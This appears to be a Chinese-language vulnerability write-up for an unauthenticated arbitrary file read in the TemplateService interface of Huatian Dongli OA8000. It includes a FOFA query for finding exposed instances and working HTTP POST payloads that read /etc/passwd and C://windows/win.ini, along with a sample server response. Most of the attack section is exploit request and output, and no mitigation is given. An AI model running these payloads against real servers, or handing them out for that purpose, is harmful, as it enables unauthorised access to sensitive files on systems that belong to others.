
H18-2华天动力-OA-任意文件读取

漏洞描述：

华天动力OA TemplateService接口处存在任意文件读取漏洞，未经身份认证的攻击者可利用此漏洞获取服务器内部敏感文件，使系统处于极不安全的状态。

网站图片：


今天是2024年6月21日　星期五
选择颜色
语言选择
简体中文
华天动力协同办公系统
用户登录
用户名
密 码
登 录
IE环境初始化
助手及手机应用下载
使用提示
知识管理、下载中心、电子期刊、规章制度、……还不够用?
自己建呀。系统提供自定义文档模块，想建就建。
版权所有 2005-2013 华天软件
版本号:DLHT-OA8000-3-0-6.2-3-1-0-500[6.3(6.3.2_2015-10-28)]

网络测绘：

fofa语法：

FOFA：app="华天动力-OA8000"


漏洞复现：

payload：

```
POST /OAapp/bfapp/buffalo/TemplateService HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2919.83 Safari/537.36
Content-Type: text/xml

<buffalo-call>
<method>getHtmlContent</method>
<string>/etc/passwd</string>
</buffalo-call>
```

效果图:
PS：linux读取/etc/passwd



```
POST /OAapp/bfapp/buffalo/TemplateService HTTP/1.1
Host ?: [redacted]4:9999
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
55.0.2919.83 Safari/537.36
Content-Type: text/xml

<buffalo-call>
<method>getHtmlContent</method>
<string>C://windows/win.ini</string>
</buffalo-call>
```

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=94FD1C802894CAE9321
Content-Type: text/xml; charset=utf-8
Vary: Accept-Encoding
Date: Thu, 28 Dec 2023 08:20:06 GMT
Content-Length: 300

<buffalo-reply><string>; for 16-bit app su
[fonts]&#x0D;
[extensions]&#x0D;
[mci extensions]&#x0D;
[files]&#x0D;
[Mail]&#x0D;
MAPI=1&#x0D;
[sdtcom]&#x0D;
Baud=01C20001C20001C20001C20001C20001C2000
001C20001C20030&#x0D;
</string></buffalo-reply>
```